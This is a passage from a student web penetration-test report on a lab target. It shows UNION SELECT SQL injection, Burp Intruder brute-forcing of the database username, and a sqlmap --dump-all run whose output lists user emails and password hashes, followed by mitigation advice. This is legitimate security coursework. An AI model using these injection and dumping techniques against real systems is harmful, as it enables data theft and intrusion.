




## UNION Select Attack

The union select is a great way to extract data from the database, because you can query other tables even the tables of the database user. Granted, the possibilities could be limited because it depends on which user is the application using to connect to the database.

When we were doing union select attack, we could also fill in variables that we are unknown to and would like to explore. In the example below, when we filled @@version in the query, from the response we could know the version of the server is 5.5.50 ubuntu.



Similarly, if we adjust the query slightly and we would be able to get the hashed password and username here. The picture below shows how the process was done.



Intruder attack 1

Attack: Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	*4*	Comment
5	101	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
6	102	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
7	103	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
8	104	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
9	105	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
10	106	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
11	107	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
12	108	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
13	109	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
14	110	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
15	111	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
16	112	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
17	113	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
18	114	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input checked="" type="checkbox"/>	
19	115	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
20	116	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	

We could also automate the process described above with the intruder. By putting the parameters in and tell the intruder where to start from the ascii table, we could detect the user name letter by letter. As in this case, the first and second letter here is “r”(ascii number 114) and “o”(ascii number 111), if we keep this procedure going and we could know that the username is actually “root”.

Intruder attack 2

Attack: Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	*4*	Comment
2	98	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
3	99	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
4	100	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
5	101	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
6	102	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
7	103	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
8	104	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
9	105	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
10	106	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
11	107	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
12	108	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
13	109	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
14	110	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
15	111	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input checked="" type="checkbox"/>	
16	112	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	
17	113	200	<input type="checkbox"/>	<input type="checkbox"/>	297	<input type="checkbox"/>	

## Automating SQLi Testing


Using the tool of sqlmap, we could enjoy the convenience of doing sql injection automatically. For example, we could dump the whole database by entering `sqlmap -l normal.sqli --dump-all` in the terminal, where `normal.sqli` is a file saved from earlier output in the repeater. In the picture below we could find the dumped databases, including the `wpdb`, `mysql`, and `anchordb`. In the `anchor_users.csv` (the second picture shown below), we could find the username and password hash.

```

GET /ii/api.php?title=solo HTTP/1.1
Host: 192.168.55.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: wp-settings-1=libraryContent%3Dbrowse%26editor%3Dhtml; wp-settings-time-1=1523678628;
wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_6808293885966ff7dbc42da2cd41e31a=Vader%7C1523865767%7CKyMNP6NAwBlw7hrZW9wm0PNX
DrdBAKfsQn0RgSRXUdJ%7C6bfff7df03871d2ac6af76a63eed4a1accd63e7329f1d04fcb866d1746afb803e
Connection: close
Upgrade-Insecure-Requests: 1

```

The picture above has the content of normal.sqli.



```

root@aether: ~/sqlmap/output/192.168.55.129/dump
File Edit View Search Terminal Help
root@aether:~# cd ./sqlmap/output/192.168.55.129/dump
root@aether:~/./sqlmap/output/192.168.55.129/dump# ls -la
total 28
drwxr-xr-x 7 root root 4096 Apr 17 15:38 .
drwxr-xr-x 3 root root 4096 Apr 17 15:40 ..
drwxr-xr-x 2 root root 4096 Apr 17 15:38 anchor
drwxr-xr-x 2 root root 4096 Apr 17 15:38 information_schema
drwxr-xr-x 2 root root 4096 Apr 17 15:40 mysql
drwxr-xr-x 2 root root 4096 Apr 17 15:36 performance_schema
drwxr-xr-x 2 root root 4096 Apr 17 15:37 wpdb
root@aether:~/./sqlmap/output/192.168.55.129/dump# cat anchor
cat: anchor: No such file or directory
root@aether:~/./sqlmap/output/192.168.55.129/dump# cat anchor_user
cat: anchor_user: No such file or directory
root@aether:~/./sqlmap/output/192.168.55.129/dump# cat anchor
cat: anchor: Is a directory
root@aether:~/./sqlmap/output/192.168.55.129/dump# cat anchor_users.csv
id,bio,role,email,status,username,password,real_name
1,The bouse,administrator,va@aetherlab.net,active,admin,$2y$12$7GiRCs8iFIImTEWN
U9ei.nDrX.roF32glWe28zgS0.No0uQVqE9q,Administrator
2,This is a technical user to allow scripts to interact with the page.,administr
ator,sa@aetherlab.net,active,scriptadmin,$2y$12$0WUb\\qFIjtxi0GJkqBC7Me0Zp7y92y
r0eqg7wbbqxFKYBa66Ma79C,ScriptAdmin
3,<blank>,user,sh@aetherlab.net,active,shale,$2y$12$u88gKEu6ee7TaoXvXgRJG.uHadxG
Z0Ag.toWyZfEb9RRkgaI.iq5C,Jylia Shale
root@aether:~/./sqlmap/output/192.168.55.129/dump#

```

## Mitigations

When we were accepting the data from the users we have to be aware that the users might be malicious, therefore the most important thing is to know what kind of data we are expecting. When the data field is expecting phone numbers, we want to only receive numbers (and maybe a plus sign); when the data field is expecting website, we want to receive only legit website address. Secondly, we would like to be sure about the data sources so that we could avoid the instances when the user are not malicious but they did provide with malicious data by accident. Thus, it is always a good idea to check the given data no matter it came from a malicious source or not. Thirdly, in SQL injections, we could create prepared statements which does not concatenate the static parts of the query and the user input, but have an object and can be filled out blank spots within by adding values to the query object. In this way the risk of SQL injection



is much lower. Lastly, various frameworks that have the whole SQL communications could be adopted.

### 3. Conclusion

In this project, we've performed a through web penetration test. We've tried numerous attacking mechanisms. Specifically, we've successfully exploited the vulnerability from authentication, authorization, client side, server side. Moreover, we've come up with ideas to prevent some attacking mechanism and revised the codes which can be seen through commits <https://github.com/kaiyim/Web-Hacking-Target>. After finishing this project, we have a good understanding of web penetration test and learnt a lot about various attacking methods and found them very interesting and significant to web security.

### 4. References:

- [1] K. M. Henry, *Penetration Testing: Protecting Networks and Systems*. IT Governance Ltd. June 21, 2012.
- [2] J. Fonseca, M. Vieira and H. Madeira, "Testing and Comparing Web Vulnerability Scanning Tools for SQL Injection and XSS Attacks," in 13th Pacific Rim International Symposium on Dependable Computing (PRDC 2007). December 2017.
- [3] M. Aharoni, D. Kearns and R. Hertzog, *Kali Linux*, 2013.
- [4] VMware, Inc., *VMware*, 1998.
- [5] Portswigger Ltd., Burp Suite.
- [6] G. Combs, *Wireshark*, 1998.